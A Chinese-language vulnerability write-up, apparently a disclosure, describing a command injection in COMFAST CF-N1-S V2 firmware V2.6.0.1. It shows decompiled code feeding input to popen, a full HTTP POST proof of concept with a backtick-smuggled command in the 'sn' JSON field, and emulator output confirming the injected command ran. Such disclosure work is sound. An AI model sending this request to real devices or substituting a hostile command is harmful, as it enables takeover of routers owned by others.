


厂商comefast

- 产品: COMFAST CF-N1-S V2
- 固件版本: V2.6.0.1
- 漏洞类型: 命令注入
- 漏洞路径: /cgi-bin/mbox-config?method=SET§ion=ptest_sn
- 固件版本: V2.6.0.1
- 漏洞类型: 命令注入

观察这段代码, 我们点进去看这里的偏移都代表什么, 我们可以发现这里有个命令注入, 将sprintf的数据传给popen, 实现命令注入

```
if ( v8[0] )
{
    (off_47D3BC)(v7, 0, 64);
    (off_47D3BC)(v6, 0, 128);
    v3 = ((sub_44A830 + byte_47CC64 - 4521984))(v9);
    (off_47D1FC)(v7, &aPtestSetnsS[byte_47CC64 - 4521984], v3);
    v4 = (off_47D308)(v7, &aIfconfigGrepHw[byte_47CC64 - 4521964]);
    (off_47D2C8)(v6, 128, v4);
    popen(v4)
    (off_47D22C)(v4);
    v5 = (off_47D208)(v6, &aUsageSDEnabled[byte_47CC64 - 4521940]);
    ((sub_44A84C + byte_47CC64 - 4521984))(v10, &aTips[byte_47CC64 - 4521984], v5);
    return 0;
}
```



构造poc

```
POST /cgi-bin/mbox-config?method=SET&section=ptest_sn HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 29
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: appliation/json
X-Requested-with: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.71 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/index.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: COMFAST_SESSIONID=7f000001-000000000000-6b8b4567
Connection: close

{
```

```
"sn": "`touch 888.txt`"  
}
```

发现有888.txt

```
qemu: uncaught target signal 11 (Segmentation fault) - core dumped  
Segmentation fault  
iotsec-zone@iotseczone:~/Desktop/loudongfuxian/_CF-N1-S-V2.6.0.1.bin.extracted/s  
quashfs-root$ ls  
111.sh  dev  lib  proc  root  sys  var  
888.txt  etc  mnt  qemu-mips-static  sbin  tmp  www  
bin  init  overlay  rom  ssl  usr  www-comfast  
iotsec-zone@iotseczone:~/Desktop/loudongfuxian/_CF-N1-S-V2.6.0.1.bin.extracted/s
```